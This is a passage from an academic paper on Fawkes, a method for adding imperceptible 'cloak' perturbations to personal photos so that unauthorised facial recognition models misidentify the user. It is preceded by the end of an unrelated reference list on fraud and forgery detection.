[24] Apple Inc. Devicecheck documentation, 2019. https://developer.apple.com/documentation/devicecheck.

[25] Google Inc. Key and id attestation, 2019. https://source.android.com/security/keystore/attestation.

[26] Mike Isaac. Uber's c.e.o. plays with fire, April 2017. https://www.nytimes.com/2017/04/23/technology/travis-kalanick-pushes-uber-and-himself-to-the-precipice.html.

[27] Phillip Isola, Jun-Yan Zhu, Tinghui Zhou, and Alexei A Efros. Image-to-image translation with conditional adversarial networks. *CVPR*, 2017.

[28] Juniper Research. Online Payment Fraud Whitepaper. http://www.experian.com/assets/decision-analytics/white-papers/juniper-research-online-payment-fraud-wp-2016.pdf.

[29] Nikolaos Karapanos, Claudio Marforio, Claudio Soriente, and Srdjan Capkun. Sound-proof: Usable two-factor authentication based on ambient sound. In *24th USENIX Security Symposium (USENIX Security 15)*, pages 483–498, Washington, D.C., 2015. USENIX Association.

[30] Wei-Han Lee, Xiaochen Liu, Yilin Shen, Hongxia Jin, and Ruby B. Lee. Secure pick up: Implicit authentication when you start using the smartphone. In *Proceedings of the 22Nd ACM on Symposium on Access Control Models and Technologies*, SACMAT '17 Abstracts, pages 67–78, New York, NY, USA, 2017. ACM.

[31] Ming-Yu Liu, Thomas Breuel, and Jan Kautz. Unsupervised image-to-image translation networks. In *Advances in neural information processing systems*, pages 700–708, 2017.

[32] Lyft Engineering Blog. Stopping fraudsters by changing products, December 2017. https://eng.lyft.com/stopping-fraudsters-by-changing-products-452240f2d2cc.

[33] Shrirang Mare, Andres Molina-Markham, Cory Cornelius, Ronald A. Peterson, and David Kotz. ZEBRA: zero-effort bilateral recurring authentication. In *2014 IEEE Symposium on Security and Privacy, SP 2014, Berkeley, CA, USA, May 18-21, 2014*, pages 705–720, 2014.

[34] Mashable. Say goodbye to those fake likes: Huge click farm discovered in thailand, 2017. https://mashable.com/2017/06/13/thailand-click-farm-caught/#ZGoNx7UDDOqj.

[35] NIST. Nist nimble challenge 2018. https://www.nist.gov/itl/iad/mig/nimble-challenge-evaluation-2018.

[36] A. De Rosa P. Ferrara, T. Bianchi and A. Piva. Image forgery localization via fine-grained analysis of cfa artifacts. *IEEE Transactions on Information Forensics and Security*, (5), oct 2012.

[37] K. Patel, H. Han, A. K. Jain, and G. Ott. Live face video vs. spoof face video: Use of moiré patterns to detect replay video attacks. In *2015 International Conference on Biometrics (ICB)*, pages 98–105, May 2015.

[38] Deepak Pathak, Philipp Krahenbuhl, Jeff Donahue, Trevor Darrell, and Alexei A Efros. Context encoders: Feature learning by inpainting. In *Proceedings of the IEEE conference on computer vision and pattern recognition*, pages 2536–2544, 2016.

[39] R. Byron Pipes. Moiré analysis of the interlaminar shear edge effect in laminated composites. *Journal of Composite Materials*, 1971.

[40] Shaoqing Ren, Kaiming He, Ross Girshick, and Jian Sun. Faster r-cnn: Towards real-time object detection with region proposal networks. In C. Cortes, N. D. Lawrence, D. D. Lee, M. Sugiyama, and R. Garnett, editors, *Advances in Neural Information Processing Systems 28*, pages 91–99. Curran Associates, Inc., 2015.

[41] N. Scaife, J. Bowers, C. Peeters, G. Hernandez, I. N. Sherman, P. Traynor, and L. Anthony. Kiss from a rogue: Evaluating detectability of pay-at-the-pump card skimmers. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 1000–1014, 2019.

[42] N. Scaife, C. Peeters, C. Velez, H. Zhao, P. Traynor, and D. Arnold. The cards aren't alright: Detecting counterfeit gift cards using encoding jitter. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 1063–1076, 2018.

[43] Nolen Scaife, Christian Peeters, and Patrick Traynor. Fear the reaper: Characterization and fast detection of card skimmers. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 1–14, Baltimore, MD, 2018. USENIX Association.

[44] Jeff Stapleton and Ralph Spencer Poore. Tokenization and other methods of security for cardholder data. *Information Security Journal: A Global Perspective*, 20(2):91–99, 2011.

[45] Tao Stein, Erdong Chen, and Karan Mangla. Facebook immune system. In *Proceedings of the 4th Workshop on Social Network Systems*, SNS '11, pages 8:1–8:8, New York, NY, USA, 2011. ACM.

[46] Brett Stone-Gross, Marco Cova, Lorenzo Cavallaro, Bob Gilbert, Martin Szydlowski, Richard Kemmerer, Christopher Kruegel, and Giovanni Vigna. Your botnet is my botnet: Analysis of a botnet takeover. In *Proceedings of the 16th ACM Conference on Computer and Communications Security*, CCS '09, page 635–647, New York, NY, USA, 2009. Association for Computing Machinery.

[47] Stripe. Disputes and fraud. https://stripe.com/docs/disputes.

[48] Supasorn Suwajanakorn, Steven M. Seitz, and Ira Kemelmacher-Shlizerman. Synthesizing obama: Learning lip sync from audio. *ACM Trans. Graph.*, 36(4):95:1–95:13, July 2017.

[49] Twitter Engineering Blog. Fighting spam with botmaker, August 2014. https://blog.twitter.com/engineering/en_us/a/2014/fighting-spam-with-botmaker.html.

[50] Erkam Uzun, Simon Pak Ho Chung, Irfan Essa, and Wenke Lee. rtcaptcha: A real-time CAPTCHA based liveness detection system. In *NDSS*. The Internet Society, 2018.

[51] Visa. Counterfeit fraud at U.S. chip-enabled merchants down 70%. https://usa.visa.com/visa-everywhere/security/visa-chip-card-stats.html.

[52] Visa. Visa core rules. https://usa.visa.com/dam/VCOM/download/about-visa/15-April-2015-Visa-Rules-Public.pdf.

[53] Bihan Wen, Ye Zhu, Ramanathan Subramanian, Tian-Tsong Ng, Xuanjing Shen, and Stefan Winkler. Coverage—a novel database for copy-move forgery detection. In *2016 IEEE International Conference on Image Processing (ICIP)*, pages 161–165. IEEE, 2016.

[54] Sri Kalyan Yarlagadda, David Güera, Paolo Bestagini, Fengqing Maggie Zhu, Stefano Tubaro, and Edward J. Delp. Satellite image forgery detection and localization using GAN and one-class classifier. *CoRR*, abs/1802.04881, 2018.

[55] Massimiliano Zanin, Miguel Romance, Santiago Moral, and Regino Criado. Credit card fraud detection through parenclitic network analysis. *CoRR*, abs/1706.01953, 2017.

[56] Peng Zhou, Xintong Han, Vlad I Morariu, and Larry S Davis. Learning rich features for image manipulation detection. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, pages 1053–1061, 2018.

Fawkes: Protecting Privacy against Unauthorized Deep Learning Models

Shawn Shan[†]*, Emily Wenger*[†]*, Jiayun Zhang, Huiying Li, Haitao Zheng, Ben Y. Zhao*
[†] *denotes co-first authors with equal contribution*
Computer Science, University of Chicago
{shansixiong, ewillson, jiayunz, huiyingli, htzheng, ravenben}@cs.uchicago.edu

Abstract

Today's proliferation of powerful facial recognition systems poses a real threat to personal privacy. As *Clearview.ai* demonstrated, anyone can canvas the Internet for data and train highly accurate facial recognition models of individuals without their knowledge. We need tools to protect ourselves from potential misuses of unauthorized facial recognition systems. Unfortunately, no practical or effective solutions exist.

In this paper, we propose *Fawkes*, a system that helps individuals inoculate their images against unauthorized facial recognition models. Fawkes achieves this by helping users add imperceptible pixel-level changes (we call them "cloaks") to their own photos before releasing them. When used to train facial recognition models, these "cloaked" images produce functional models that consistently cause normal images of the user to be misidentified. We experimentally demonstrate that Fawkes provides 95+% protection against user recognition regardless of how trackers train their models. Even when clean, uncloaked images are "leaked" to the tracker and used for training, Fawkes can still maintain an 80+% protection success rate. We achieve 100% success in experiments against today's state-of-the-art facial recognition services. Finally, we show that Fawkes is robust against a variety of countermeasures that try to detect or disrupt image cloaks.

1 Introduction

Today's proliferation of powerful facial recognition models poses a real threat to personal privacy. Facial recognition systems are scanning millions of citizens in both the UK and China without explicit consent [33, 41]. By next year, 100% of international travelers will be required to submit to facial recognition systems in top-20 US airports [38]. Perhaps more importantly, anyone with moderate resources can now canvas the Internet and build highly accurate facial recognition models of us without our knowledge or awareness, *e.g.* MegaFace [21]. Kashmir Hill from the New York Times recently reported on *Clearview.ai*, a private company that collected more than 3 billion online photos and trained a massive model capable of recognizing millions of citizens, all without knowledge or consent [20].

Opportunities for misuse of this technology are numerous and potentially disastrous. Anywhere we go, we can be identified at any time through street cameras, video doorbells, security cameras, and personal cellphones. Stalkers can find out our identity and social media profiles with a single snapshot [47]. Stores can associate our precise in-store shopping behavior with online ads and browsing profiles [31]. Identity thieves can easily identify (and perhaps gain access to) our personal accounts [13].

We believe that private citizens need tools to protect themselves from being identified by unauthorized facial recognition models. Unfortunately, previous work in this space is sparse and limited in both practicality and efficacy. Some have proposed distorting images to make them unrecognizable and thus avoiding facial recognition [27, 52, 64]. Others produce adversarial patches in the form of bright patterns printed on sweatshirts or signs, which prevent facial recognition algorithms from even registering their wearer as a person [55, 65]. Finally, given access to an image classification model, "clean-label poison attacks" can cause the model to misidentify a single, preselected image [42, 71].

Instead, we propose *Fawkes*, a system that helps individuals to inoculate their images against unauthorized facial recognition models at any time without significantly distorting their own photos, or wearing conspicuous patches. Fawkes achieves this by helping users adding imperceptible pixel-level changes ("cloaks") to their own photos. For example, a user who wants to share content (*e.g.* photos) on social media or the public web can add small, imperceptible alterations to their photos before uploading them. If collected by a third-party "tracker" and used to train a facial recognition model to recognize the user, these "cloaked" images would produce functional models that consistently misidentify them.

Our distortion or "cloaking" algorithm takes the user's photos and computes minimal perturbations that shift them significantly in the feature space of a facial recognition model (using real or synthetic images of a third party as a landmark). Any facial recognition model trained using these images of the user learns an altered set of "features" of what makes them look like them. When presented with a clean, uncloaked image of the user, *e.g.* photos from a camera phone or streetlight camera, the model finds no labels associated

with the user in the feature space near the image, and classifies the photo to another label (identity) nearby in the feature space.

Our exploration of Fawkes produces several key findings:

- We can produce significant alterations to images' feature space representations using perturbations imperceptible to the naked eye (DSSIM ≤ 0.007).
- Regardless of how the tracker trains its model (via transfer learning or from scratch), image cloaking provides 95+% protection against user recognition (adversarial training techniques help ensure cloaks transfer to tracker models).
- Experiments show 100% success against state-of-the-art facial recognition services from Microsoft (Azure Face API), Amazon (Rekognition), and Face++. We first "share" our own (cloaked) photos as training data to each service, then apply the resulting models to uncloaked test images of the same person.
- In challenging scenarios where clean, uncloaked images are "leaked" to the tracker and used for training, we show how a single *Sybil* identity can boost privacy protection. This results in 80+% success in avoiding identification even when half of the training images are uncloaked.
- Finally, we consider a tracker who is aware of our image cloaking techniques and evaluate the efficacy of potential countermeasures. We show that image cloaks are robust (maintain high protection rates against) to a variety of mechanisms for both cloak disruption and cloak detection.

2 Background and Related Work

To protect user privacy, our image cloaking techniques leverage and extend work broadly defined as poisoning attacks in machine learning. Here, we set the context by discussing prior efforts to help users evade facial recognition models. We then discuss relevant data poisoning attacks, followed by related work on privacy-preserving machine learning and techniques to train facial recognition models.

Note that to protect user privacy from unauthorized deep learning models, we employ attacks against ML models. In this scenario, *users* are the "attackers," and third-party *trackers* running unauthorized tracking are the "targets."

2.1 Protecting Privacy via Evasion Attacks

Privacy advocates have considered the problem of protecting individuals from facial recognition systems, generally by making images difficult for a facial recognition model to recognize. Some rely on creating *adversarial examples*, inputs to the model designed to cause misclassification [54]. These attacks have since been proven possible "in the wild," Sharif *et al.* [44] create specially printed glasses that cause the wearer to be misidentified. Komkov and Petiushko [24] showed that carefully computed adversarial stickers on a hat can reduce its wearer's likelihood of being recognized. Others propose "adversarial patches" that target "person identification" models, making it difficult for models to recognize the wearer as a person in an image [55, 65].

All of these approaches share two limitations. First, they require the user to wear fairly obvious and conspicuous accessories (hats, glasses, sweaters) that are impractical for normal use. Second, in order to evade tracking, they require *full and unrestricted* access (white box access) to the precise model tracking them. Thus they are easily broken (and user privacy compromised) by any tracker that updates its model.

Another line of work seeks to *edit facial images* so that human-like characteristics are preserved but facial recognition model accuracy is significantly reduced. Methods used include k-means facial averaging [35], facial inpainting [51], and GAN-based face editing [27, 52, 64]. Since these dramatically alter the user's face in her photos, we consider them impractical for protecting shared content.

2.2 Protecting Privacy via Poisoning Attacks

An alternative to evading models is to disrupt their training. This approach leverages "data poisoning attacks" against deep learning models. These attacks affect deep learning models by modifying the initial data used to train them, usually by adding a set of samples S and associated labels L_S. Previous work has used data poisoning to induce unexpected behaviors in trained DNNs [66]. In this section, we discuss two data poisoning attacks related to our work, and identify their key limitations when used to protect user privacy.

Clean Label Attacks. A clean-label poisoning attack injects "correctly" labeled poison images into training data, causing a model trained on this data to misclassify a specific image of interest [42, 71]. What distinguishes clean-label attacks from normal poisoning attacks is that all image labels remain unchanged during the poisoning process – only the content of the poisoned images changes.

Our work (Fawkes) works with similar constraints. Our action to affect or disrupt a model is limited to altering a group of images with a correct label, *i.e.* a user can alter her images but cannot claim these are images of someone else.

Current clean label attacks cannot address the privacy problem because of three factors. *First*, they only cause misclassification on a *single, preselected* image, whereas user privacy protection requires the misclassification of any current or future image of the protected user (*i.e.* an entire model class). *Second*, clean label attacks do not transfer well to different models, especially models trained from scratch. Even between models trained on the same data, the attack only transfers with 30% success rate [71]. *Third*, clean label attacks are easily detectable through anomaly detection in the feature space [19].

Model Corruption Attacks. Other recent work proposes




Figure 1: Our proposed Fawkes system that protects user privacy by cloaking their online photos. (Left) A user U applies cloaking algorithm (given a feature extractor Φ and images from some target T) to generate cloaked versions of U's photos, each with a small perturbation unnoticeable to the human eye. (Right) A tracker crawls the cloaked images from online sources, and uses them to train an (unauthorized) model to recognize and track U. When it comes to classifying new (uncloaked) images of U, the tracker's model misclassifies them to someone not U. Note that T does not have to exist in the tracker's model.

techniques to modify images such that they *degrade* the accuracy of a model trained on them [45]. The goal is to spread these poisoned images in order to discourage unauthorized data collection and model training. We note that Fawkes' goals are to mislead rather than frustrate. Simply corrupting data of a user's class may inadvertently inform the tracker of the user's evasion attempts and lead to more advanced countermeasures by the tracker. Finally, [45] only has a 50% success rate in protecting a user from being recognized.

2.3 Other Related Work

Privacy-Preserving Machine Learning. Recent work has shown that ML models can memorize (and subsequently leak) parts of their training data [48]. This can be exploited to expose private details about members of the training dataset [17]. These attacks have spurred a push towards *differentially private* model training [6], which uses techniques from the field of differential privacy [15] to protect sensitive characteristics of training data. We note these techniques imply a trusted model trainer and are ineffective against an unauthorized model trainer.

Feature Extractors & Transfer Learning. Transfer learning uses existing pretrained models as a basis for quickly training models for customized classification tasks, using less training data. Today, it is commonly used to deploy complex ML models (*e.g.* facial recognition or image segmentation [70]) at reasonable training costs.

In transfer learning, the knowledge of a pre-trained feature extractor Φ is passed on to a new model $\mathbb{F}_\theta$. Typically, a model $\mathbb{F}_\theta$ can be created by appending a few additional layers to Φ and only training those new layers. The original layers that composed Φ will remain unmodified. As such, pre-existing knowledge "learned" by Φ is passed on to the model $\mathbb{F}_\theta$ and directly influences its classification outcomes. Finally, transfer learning is most effective when the feature extractor and model are trained on similar datasets. For example, a facial recognition model trained on faces extracted from YouTube videos might serve well as a feature extractor for a model designed to recognize celebrities in magazines.

Finally, the concept of protecting individual privacy against invasive technologies extends beyond the image domain. Recent work [12] proposes wearable devices that restore personal agency using digital jammers to prevent audio eavesdropping by ubiquitous digital home assistants.

3 Protecting Privacy via Cloaking

We propose *Fawkes*, a system designed to help protect the privacy of a *user* against unauthorized facial recognition models trained by a third-party *tracker* on the user's images. Fawkes achieves this by adding subtle perturbations ("cloaks") to the user's images before sharing them. Facial recognition models trained on cloaked images will have a distorted view of the user in the "feature space," *i.e.* the model's internal understanding of what makes the user unique. Thus the models cannot recognize real (uncloaked) images of the user, and instead, misclassify them as someone else.

In this section, we first describe the threat model and assumptions for both users and trackers. We then present the intuition behind cloaking and our methodology to generate cloaks. Finally, we discuss why cloaking by individuals is effective against unauthorized facial recognition models.

3.1 Assumptions and Threat Model

User. The user's goal is to share their photos online without unknowingly helping third party trackers build facial recognition models that can recognize them. Users protect themselves by adding imperceptible perturbations ("cloaks") to their photos before sharing them. This is illustrated in the left part of Figure 1, where a cloak is added to this user's photos before they are uploaded.

The design goals for these cloaks are:

- cloaks should be **imperceptible** and not impact normal use of the image;
- when classifying normal, uncloaked images, models trained on cloaked images should recognize the underlying person with **low accuracy**.

We assume the user has access to moderate computing resources (*e.g.,* a personal laptop) and applies cloaking to their own images locally. We also assume the user has access to some feature extractor, *e.g.* a generic facial recognition model, represented as Φ in Figure 1. Cloaking is simplified if the user has the same Φ as the tracker. We begin with this common assumption (also used by prior work [42, 59, 71]), since only a few large-scale face recognition models are available in the wild. Later in §3.4, we relax this assumption and show how our design maintains the above properties.

We initially consider the case where the user has the ability to apply cloaking to all their photos to be shared, thus the tracker can only collect cloaked photos of the user. Later in §7, we explore a scenario where a stronger tracker has obtained access to some number of their uncloaked images.

Tracker/Model Trainer. We assume that the tracker (the entity training unauthorized models) is a third party without direct access to user's personal photos (*i.e.* not Facebook or Flickr). The tracker could be a company like Clearview.ai, a government entity, or even an individual. The tracker has significant computational resources. They can either use transfer learning to simplify their model training process (leveraging existing feature extractors), or train their model completely from scratch.

We also assume the tracker's primary goal is to build a powerful model to track many users rather than targeting a single specific person[1]. The tracker's primary data source is a collection of public images of users obtained via web scraping. We also consider scenarios where they are able to obtain some number of uncloaked images from other sources (§7).

Real World Limitations. Privacy benefits of Fawkes rely on users applying our cloaking technique to the majority of images of their likeness before posting online. In practice, however, users are unlikely to control all images of themselves, such as photos shared online by friends and family, media, employer or government websites. While it is unclear how easy or challenging it will be for trackers to associate these images with the identity of the user, a tracker who obtains a large number of uncloaked images of the user can compromise the effectiveness of Fawkes.

Therefore, Fawkes is most effective when used in conjunction with other privacy-enhancing steps that minimize the online availability of a user's uncloaked images. For example, users can curate their social media presence and remove tags of their names applied to group photos on Facebook or Instagram. Users can also leverage privacy laws such as "Right to be Forgotten" to remove and untag online content related to themselves. The online curation of personal images is a challenging problem, and we leave the study of minimizing online image footprints to future work.

[1] Tracking a specific person can be easily accomplished through easier, offline methods, *e.g.* a private investigator who follows the target user, and is beyond the scope of our work.

3.2 Overview and Intuition

DNN models are trained to identify and extract (often hidden) *features* in input data and use them to perform classification. Yet their ability to identify features is easily disrupted by data poisoning attacks during model training, where small perturbations on training data with a particular label (l) can shift the model's view of what features uniquely identify l [42, 71]. Our work leverages this property to cause misclassification of *any existing or future image* of a single class, providing one solution to the challenging problem of protecting personal privacy against the unchecked spread of facial recognition models.

Intuitively, our goal is to protect a user's privacy by modifying their photos in small and imperceptible ways before posting them online, such that a facial recognition model trained on them learns the wrong features about what makes the user look like the user. The model thinks it is successful, because it correctly recognizes its sample of (modified) images of the user. However, when unaltered images of the user, *e.g.* from a surveillance video, are fed into the model, the model does not detect the features it associates with the user. Instead, it identifies someone else as the person in the video. By simply modifying their online photos, the user successfully prevents unauthorized trackers and their DNN models from recognizing their true face.

3.3 Computing Cloak Perturbations

But how do we determine what perturbations (we call them "cloaks") to apply to Alice's photos? An effective cloak would teach a face recognition model to associate Alice with erroneous features that are quite different from real features defining Alice. Intuitively, the more dissimilar or distinct these erroneous features are from the real Alice, the less likely the model will be able to recognize the real Alice.

In the following, we describe our methodology for computing cloaks for each specific user, with the goal of making the features learned from cloaked photos highly dissimilar from those learned from original (uncloaked) photos.

Notation. Our discussion will use the following notations.

- x: Alice's image (uncloaked)
- x_T: target image (image from another class/user T) used to generate cloak for Alice
- $\delta(x, x_T)$: cloak computed for Alice's image x based on an image x_T from label T
- $x \oplus \delta(x, x_T)$: cloaked version of Alice's image x
- Φ: Feature extractor used by facial recognition model

- $\Phi(x)$: Feature vector (or feature representation) extracted from an input x

Cloaking to Maximize Feature Deviation. Given each photo (x) of Alice to be shared online, our ideal cloaking design modifies x by adding a cloak perturbation $\delta(x, x_T)$ to x that maximize changes in x's feature representation:

$$\max_{\delta} Dist\left(\Phi(x), \Phi(x \oplus \delta(x, x_T))\right), \quad \text{subject to } |\delta(x, x_T)| < \rho, \tag{1}$$

where $Dist(.)$ computes the distance of two feature vectors, $|\delta|$ measures the perceptual perturbation caused by cloaking, and ρ is the perceptual perturbation budget.

To guide the search for the cloak perturbation in eq (1), we use another image x_T from a different user class (T). Since the feature space Φ is highly complex, x_T serves as a landmark, enabling fast and efficient search for the input perturbation that leads to large changes in feature representation. Ideally, T should be very dissimilar from Alice in the feature space. We illustrate this in Figure 1, where we use Patrick Dempsey (a male actress) as a dissimilar target T for the original user (female actor Gwyneth Paltrow).

We note that our design does not assume that the cloak target (T) and the associated x_T are used by any tracker's face recognition model. In fact, any user whose feature representation is sufficiently different from Alice's would suffice (see §3.4). Alice can easily check for such dissimilarity by running the feature extractor Φ on other users' online photos. Later in §4 we will present the detailed algorithm for choosing the target user T from public datasets of facial images.

Image-specific Cloaking. When creating cloaks for her photos, Alice will produce image-specific cloaks, *i.e.* $\delta(x, x_T)$ is image dependent. Specifically, Alice will pair each original image x with a target image x_T of class T. In our current implementation, the search for $\delta(x, x_T)$ replaces the ideal optimization defined by eq. (1) with the following optimization:

$$\min_{\delta} Dist\left(\Phi(x_T), \Phi(x \oplus \delta(x, x_T))\right), \quad \text{subject to } |\delta(x, x_T)| < \rho. \tag{2}$$

Here we search for the cloak for x that shifts its feature representation closely towards x_T. This new form of optimization also prevents the system from generating extreme $\Phi(x \oplus \delta(x, x_T))$ values that can be easily detected by trackers using anomaly detection.

Finally, our image-specific cloak optimization will create different cloak patterns among Alice's images. This "diversity" makes it hard for trackers to detect and remove cloaks.

3.4 Cloaking Effectiveness & Transferability

Now a user (Alice) can produce cloaked images whose feature representation is dissimilar from her own but similar to that of a target user T. But does this translate into the desired misclassification behavior in the tracker model? Clearly, if T is a class in the tracker model, Alice's original (uncloaked) images will not be classified as Alice. But under the more likely scenario where T is not in the tracker model, does cloaking still lead to misclassification?




Figure 2: The intuition for why a tracker's model trained on U's cloaked photos will misclassify U's original photos, visualized on a simplified 2D feature space with four user classes A, B, U (aka Alice), T. (a) decision boundaries of the model trained on U's uncloaked photos. (b) decision boundaries when trained on U's cloaked photos (with target T).

We believe the answer is **yes**. Our hypothesis is that as long as the feature representations of Alice's cloaked and uncloaked images are sufficiently different, the tracker's model will not classify them as the same class. This is because there will be another user class (*e.g.* B) in the tracker model, whose feature representation is more similar to $\Phi(x)$ (true Alice) than $\Phi(x \oplus \delta)$ (Alice learned by the model). Thus, the model will classify Alice's normal images as B.

We illustrate this in Figure 2 using a simplified 2D visualization of the feature space. There are 4 classes (A, B, U aka Alice, and T) that a tracker wishes to distinguish. The two figures show the tracker model's decision boundary when U's training data is uncloaked and cloaked, respectively. In Figure 2(a), the model will learn U's true feature representation as the bottom right corner. In Figure 2(b), U uses T as the cloak target, and the resulting tracker model will learn U's feature representation $\Phi(x \oplus \delta)$ as green triangles near T (top left corner). This means that the area corresponding to U's original feature representation $\Phi(x)$ will be classified as B. More importantly, this (mis)classification will occur whether or not T is a class in the tracker's model.

Our above discussion assumes the tracker's model contains a class whose feature representation is more similar to the user's original feature representation than her cloaked feature representation. This is a reasonable assumption when the tracker's model targets many users (*e.g.* 1,000) rather than a few users (*e.g.* 2). Later in §5 we confirm that cloaking is highly effective against multiple facial recognition models with anywhere from 65 to 10,575 classes.

Transferability. Our above discussion also assumes that the user has the same feature extractor Φ as is used to train the tracker model. Under the more general scenario, the effectiveness of cloaking against any tracker models relies on

the *transferability* effect, the property that models trained for similar tasks share similar properties and vulnerabilities, even when they were trained on different architectures and different training data [14, 39, 50, 70].

This transferability property suggests that cloaking should still be effective even if the tracker performs transfer learning using a different feature extractor or trains their model from scratch. Because the user's and tracker's feature extractors/models are designed for similar tasks (*i.e.* facial recognition), cloaks should be effective regardless of the tracker's training method. Later, we empirically evaluate cloaking success rate when trackers use different feature extractors (§5.3) or train models from scratch (§5.4). In all scenarios, cloaking is highly effective ($>95\%$ protection rate).

4 The Fawkes Image Cloaking System

We now present the detailed design of *Fawkes*, a practical image cloaking system that allows users to evade identification by unauthorized facial recognition models. Fawkes uses three steps to help a user modify and publish her online photos.

Given a user U, Fawkes takes as input the set of U's photos to be shared online $\mathbf{X_U}$, the (generic) feature extractor Φ, and the cloak perturbation budget ρ.

Step 1: Choosing a Target Class T. First, Fawkes examines a publicly available dataset that contains numerous groups of images, each identified with a specific class label, *e.g.* Bob, Carl, Diana. Fawkes randomly picks K candidate target classes and their images from this public dataset and uses the feature extractor Φ to calculate C_k, the centroid of the feature space for each class $k = 1..K$. Fawkes picks as the target class T the class in the K candidate set whose feature representation centroid is most dissimilar from the feature representations of all images in $\mathbf{X_U}$, *i.e.*

$$T = \underset{k=1..K}{\operatorname{argmax}} \min_{x \in \mathbf{X_U}} Dist(\Phi(x), C_k). \quad (3)$$

We use L2 as the distance function in feature space, $Dist(.)$.

Step 2: Computing Per-image Cloaks. Let $\mathbf{X_T}$ represent the set of target images available to user U. For each image of user U, $x \in \mathbf{X_U}$, Fawkes randomly picks an image $x_T \in \mathbf{X_T}$, and computes a cloak $\delta(x, x_T)$ for x, following the optimization defined by eq. (2), subject to $|\delta(x, x_T)| < \rho$.

In our implementation, $|\delta(x, x_T)|$ is calculated using the DSSIM (Structural Dis-Similarity Index) [61, 62]. Different from the L_p distance used in previous work [9, 25, 43], DSSIM has gained popularity as a measure of user-perceived image distortion [23, 28, 59]. Bounding cloak generation with this metric ensures that cloaked versions of images are visually similar to the originals.

We apply the *penalty method* [37] to reformat and solve the optimization in eq.(2) as follows:

$$\min_{\delta} Dist\left(\Phi(x_T), \Phi(x \oplus \delta(x, x_T))\right) + \lambda \cdot max(|\delta(x, x_T)| - \rho, 0)$$

Here λ controls the impact of the input perturbation caused by cloaking. When $\lambda \to \infty$, the cloaked image is visually identical to the original image. Finally, to ensure the input pixel intensity remains in the correct range ($[0, 255]$), we transform the intensity values into *tanh* space as proposed in previous work [10].

Step 3: Limiting Content. Now the user U has created the set of cloaked images that she can post and share online. However, the user must be careful to ensure that no uncloaked images are shared online and associated with her identity. Any images shared by friends and labeled or tagged with her name would provide uncloaked training data for a tracker model. Fortunately, a user can proactively "untag" herself on most photo sharing sites.

Even so, a third party might be able to restore those labels and re-identify her in those photos using friendlist intersection attacks [63]. Thus, in §7, we expand the design of Fawkes to address trackers who are able to obtain uncloaked images in addition to cloaked images of the user.

5 System Evaluation

In this section, we evaluate the effectiveness of Fawkes. We first describe the datasets, models, and experimental configurations used in our tests. We then present results for cloaking in three different scenarios: 1) the user produces cloaks using the same feature extractor as the tracker; 2) the user and tracker use different feature extractors; and 3) the tracker trains models from scratch (no feature extractor).

Our key findings are: cloaking is highly effective when users share a feature extractor with the tracker; efficacy could drop when feature extractors are different, but can be restored to near perfection by making the user's feature extractor robust (via adversarial training); and, similarly, cloaks generated on robust feature extractors work well even when trackers train models from scratch.

5.1 Experiment Setup

Our experiments require two components. First, we need feature extractors that form the basis of facial recognition models for both the user's cloaking purposes and the tracker's model training. Second, we need datasets that emulate a set of user images scraped by the tracker and enable us to evaluate the impact of cloaking.

Feature Extractors. There are few publically available, large-scale facial recognition models. Thus we train feature extractors using two large ($\geq$ 500K images) datasets on different model architectures (details in Table 2).

- `VGGFace2` contains 3.14M images of 8,631 subjects downloaded from Google Image Search [7].
- `WebFace` has 500,000 images of faces covering roughly 10,000 subjects collected from the Internet [69].

Teacher Dataset	Model Architecture	Abbreviation	Teacher Testing Accuracy	Student Testing Accuracy	
				PubFig	FaceScrub
WebFace	InceptionResNet	Web-Incept	74%	96%	92%
WebFace	DenseNet	Web-Dense	76%	96%	94%
VGGFace2	InceptionResNet	VGG2-Incept	81%	95%	90%
VGGFace2	DenseNet	VGG2-Dense	82%	96%	92%

Table 1: The four feature extractors used in our evaluation, their classification efficacy and those of their student models.

Dataset	# of Labels	Input Size	# of Training Images
PubFig	65	$224 \times 224 \times 3$	5,850
FaceScrub	344	$224 \times 224 \times 3$	37,905
WebFace	10,575	$224 \times 224 \times 3$	475,137
VGGFace2	8,631	$224 \times 224 \times 3$	3,141,890

Table 2: Datasets emulating user images in experiments.

Using these two datasets, we build four feature extractors, two from each. We use two different model architectures: a) DenseNet-121 [22], a 121 layer neural network with 7M parameters, and b) InceptionResNet V2 [53], a 572 layer deep neural network with over 54M parameters. Our trained models have comparable accuracy with previous work [7, 34, 59] and perform well in transfer learning scenarios. For clarity, we abbreviate feature extractors based on their dataset/architecture pair. Table 1 lists the classification accuracy for our feature extractors and student models.

Tracker's Training Datasets. Under the scenario where the tracker trains its facial recognition model from scratch (§5.4), we assume they will use the above two large datasets (VGGFace2, WebFace). Under the scenario where they apply transfer learning (§5.2 and §5.3), the tracker uses the following two smaller datasets (more details in Table 2).

- PubFig contains 5,850 training images and 650 testing images of 65 public figures[2] [5].
- FaceScrub contains 100,000 images of 530 public figures on the Internet [36][3].

To perform transfer learning, the tracker adds a softmax layer at the end of the feature extractor (see §2.3), and fine-tunes the added layer using the above dataset.

